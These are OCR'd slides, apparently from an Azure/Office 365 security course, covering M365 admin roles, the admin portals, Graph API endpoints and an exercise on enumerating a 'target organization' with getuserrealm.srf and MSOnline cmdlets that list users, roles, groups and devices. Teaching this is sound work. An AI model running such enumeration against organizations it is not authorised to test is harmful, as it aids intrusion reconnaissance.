
Identity & Access Management

- O365 / M365 Admin Center is used to manage other 0365 administrator portal.
- Only O365 / M 365 Admin [Global Administrator] can access the "**Admin Center**" Portal & API.
- 0365 has multiple admin portal to manage different things.
- One can access 0365 admin portal depending upon admin role assigned to them.


Office 365 Admin Roles

- Office 365 roles are subset of Azure AD roles.
- Lists of Office 365 Administrator -
    - Global Administrator
    - Global Reader
    - Exchange Administrator
    - SharePoint Administrator
    - Dynamics 365 Administrator
    - Teams Administrator
    - User Administrator
    - Application Administrator
    - Helpdesk Administrator
    - Service support Administrator


admin.microsoft.com/?auth_upn=azure-global-admin%40atomic-nuclear.site&source=applauncher#/homepage
Microsoft 365 admin center
Search
AA
Home
Users
Devices
Teams & groups
Billing
Setup
Show all
Default Directory
Dark mode
What's new?
Simplified view
Add cards
Microsoft Teams
Support remote workers with Teams
Learn how to manage Teams for remote work, with setup guidance, short videos, and tips.
Teams is on for your organization
Check setup status for new Teams users
Guest access is on
User management
Azure AD Connect
Sync errors: Object errors found at 11:44 AM
Sync status: last synced 29 minutes ago
Add user
Edit a user
Reset password
Delete user
Office apps
Install the Office desktop apps
Help & support
Give feedback



0365 / M365 All Admin Portal


admin.microsoft.com/?auth_upn=azure-global-admin%40atomic-nuclear.site&source=applauncher#/alladmincenters
Microsoft 365 admin center
Search
AA
Billing
Support
Settings
Setup
Reports
Health
Admin centers
Security
Compliance
Endpoint Manager
Azure Active Directo...
Exchange
SharePoint
Teams
All admin centers
Show pinned
Search
Azure ATP
Identify, detect, and investigate advanced threats, compromised identities, and malicious insider actions directed at y
organization.
Compliance
Manage your compliance needs using integrated solutions for data governance, encryption, access control, eDiscovery, and more.
Endpoint Manager
A single management experience for the End User Computing team in IT to ensure employees' Microsoft 365 devices and apps are secured, managed, and current.
Exchange
Manage advanced email settings, such as quarantine, encryption, and mail flow rules.
Microsoft Defender ATP
Monitor and respond to security alerts on devices protected by next-generation protection, endpoint detection and response, and many other capabilities of Microsoft Defender Advanced Threat Protection.
Office configuration
Manage, configure, and monitor deployment of Microsoft 365 Apps for your organization.
Power Apps
Use the Power Platform admin center to manage activity, licenses, and policies for user-generated Power Apps, which can connect to your data and work across web and mobile.
Power Automate
Manage the automation of repetitive and time-consuming tasks in the Power Platform admin center, where you can set up connections to web services, files, or cloud-based data and put them to work.
Search & intelligence
Manage Microsoft Search settings including services and content that are available for people in your organization. Make finding internal tools, documents, and people just as easy as searching the web in Bing.
Security
Get visibility into your security state, investigate and protect against threats, get recommendations on how to increase your security, and more.
SharePoint
Manage sites, sharing, storage, and more for SharePoint and OneDrive. Migrate files and sites to Microsoft 365.
Stream
Choose how Microsoft Stream works for your organization.
Teams
Configure messaging, conferencing, and external communication options for your users.
Yammer
Manage your Yammer network, set a usage policy, control external network settings, and enable features like translation.

Office 365 User Access :

- Portal :
  - User Access : https://portal.office.com
  - SSO Portal : https://myapps.microsoft.com
- API :

  Microsoft Graph API :


  {HTTP method} https://graph.microsoft.com/{version}/{resource}?{query-parameters}

  O365 API : [management, outlook and other applications]

  {HTTP method} https://*.office.com/{version}/{resource}?{query-parameters}

Business Application

- Outlook
- Skype
- OneDrive
- SharePoint
- Team
- Calendar
- Other Apps



0365 / M365 User Portal

EXERCISE -6

Office 365 Enumeration -

Check if target organization is using azure ad as a Idp

https://login.microsoftonline.com/getuserrealm.srf?login=**Username@DomainName**&xml=1

Check if target organization is using O365's outlook service [Exchange Online]

Organization DNS Record : MX - ***.mail.protection.outlook.com**

Get the information about the company

Get-MsolCompanyInformation

Get the information about services available in the current license

Get-MsolAccountSku | Select -ExpandProperty ServiceStatus

Get the information about all available license for an organization

Get-MsolAccountSku

Get a lists of domains in azure ad

Get-MsolDomain

Get a lists of users in azure ad

Get-MsolUser -All

Get an Administrative roles assigned to a user in azure ad

Get-MsolUserRole -UserPrincipalName **UserEmailAddress**

Get a lists of all available contacts

```
Get-MsolContact -All
```

Get a lists of all devices connected to office 365

```
Get-MsolDevice -All
```

Get the lists of all available groups

```
Get-MsolGroup -All
```

Get all the members of a group

```
Get-MsolGroupMember -GroupObjectId GroupObjectID
```

Get the lists of all available roles in azure ad [0365].

```
Get-MsolRole
```

Get all the members of a role

```
Get-MsolRoleMember -RoleObjectId RoleObjectID
```

Module - 5 : Introduction about On-Premise Infrastructure

5.1 On-Premise Infrastructure Overview

5.2 Active Directory Fundamentals

5.3 Active Directory IAM

